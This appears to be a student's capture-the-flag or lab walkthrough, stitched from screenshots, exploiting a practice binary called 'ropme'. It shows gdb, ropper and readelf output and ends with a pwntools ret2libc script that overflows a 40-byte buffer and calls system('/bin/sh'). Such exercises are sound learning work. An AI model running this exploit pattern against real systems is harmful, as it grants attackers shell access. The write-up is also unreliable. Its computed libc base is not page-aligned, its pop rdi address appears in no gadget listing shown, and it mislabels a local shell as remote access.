
```
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ python3 -c "from pwn import *; print(cyclic_find(0x6161616161616166,n
=8))"
40
```

Offset = 40

Find the libc base address




```
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ gdb ./ropme
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 175 pwndbg commands and 46 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $bn_sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/break)
Reading symbols from ./ropme...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in ./ropme)
------- tip of the day (disable with set show-tips off) -------
Use patch <address> '<assembly>' to patch an address with given assembly code
pwndbg> run
Starting program: /mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2/ropme
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The address of setvbuf :   0x7ffff7e2c540
```




```
pwndbg> exit
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ readelf -s libc.so.6 | grep setvbuf
  1988: 0000000000084ce0   583 FUNC    WEAK   DEFAULT   15 setvbuf@@GLIBC_2.2.5
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ python3
Python 3.12.3 (main, Nov  6 2024, 18:32:19) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> setvbuf_address = 0x7ffff7e2c540
>>> setvbuf_offset = 0x0000000000084ce0
>>> libc_base = setvbuf_address - setvbuf_offset
>>> print(hex(libc_base))
0x7ffff7da7860
```

Find the gadgets




```
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ ropper --file ropme
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%



Gadgets
=======


0x00000000004010c5: adc dword ptr [rax], eax; call qword ptr [rip + 0x2f1a]; hlt; nop; endbr64; ret;
0x000000000040112e: adc dword ptr [rax], edi; test rax, rax; je 0x1140; mov edi, 0x404040; jmp rax;
0x00000000004010c9: adc eax, 0x2f1a; hlt; nop; endbr64; ret;
0x00000000004010ec: adc edi, dword ptr [rax]; test rax, rax; je 0x1100; mov edi, 0x404040; jmp rax;
0x000000000040115c: adc edx, dword ptr [rbp + 0x48]; mov ebp, esp; call 0x10e0; mov byte ptr [rip + 0x2eeb], 1; pop rbp; ret;
0x00000000004010cd: add ah, dh; nop; endbr64; ret;
```




```
0x00000000004010ff: nop; ret;
0x000000000040101a: ret;

111 gadgets found
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ readelf -s libc.so.6 | grep system
  1430: 0000000000052290    45 FUNC    WEAK   DEFAULT   15 system@@GLIBC_2.2.5
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ python3
Python 3.12.3 (main, Nov  6 2024, 18:32:19) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex_str = "0000000000052290"
>>> decimal_value = int(hex_str, 16)
>>> hex_value = hex(decimal_value)
>>> print(hex_value)
0x52290
>>> libc_base = 0x7ffff7da7860
>>> system_offset = 0x52290
>>> system_address = libc_base + system_offset
>>> print(hex(system_address))
0x7ffff7df9af0
```

gadget chains work



```
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ strings -a -t x libc.so.6 | grep "/bin/sh"
 1b45bd /bin/sh
(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2$ python3
Python 3.12.3 (main, Nov  6 2024, 18:32:19) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> libc_base = 0x7ffff7da7860
>>> bin_sh_offset = 0x1b45bd
>>> bin_sh_address = libc_base + bin_sh_offset
>>> print(hex(bin_sh_address))
0x7ffff7f5be1d
```

The gadgets need to obtain remote shell access



```python
from pwn import *


libc_base = 0x7ffff7da7860
system_offset = 0x52290
bin_sh_offset = 0x1b45bd
pop_rdi = 0x4012a3


system_address = libc_base + system_offset
bin_sh_address = libc_base + bin_sh_offset

offset = 40


payload = b"A" * offset
payload += p64(pop_rdi)
payload += p64(bin_sh_address)
payload += p64(system_address)


print(f"Payload: {payload}")
print(f"pop rdi; ret: {hex(pop_rdi)}")
print(f"/bin/sh address: {hex(bin_sh_address)}")
print(f"system() address: {hex(system_address)}")

p = process('./ropme')
p.sendline(payload)
p.interactive()
```

1. Address setting

2. Actual address calculation


3. Setting buffer offset

4. Create payload

4. Payload output

5. Program run me payload delivery

The gadgets need to obtain remote shell access



```
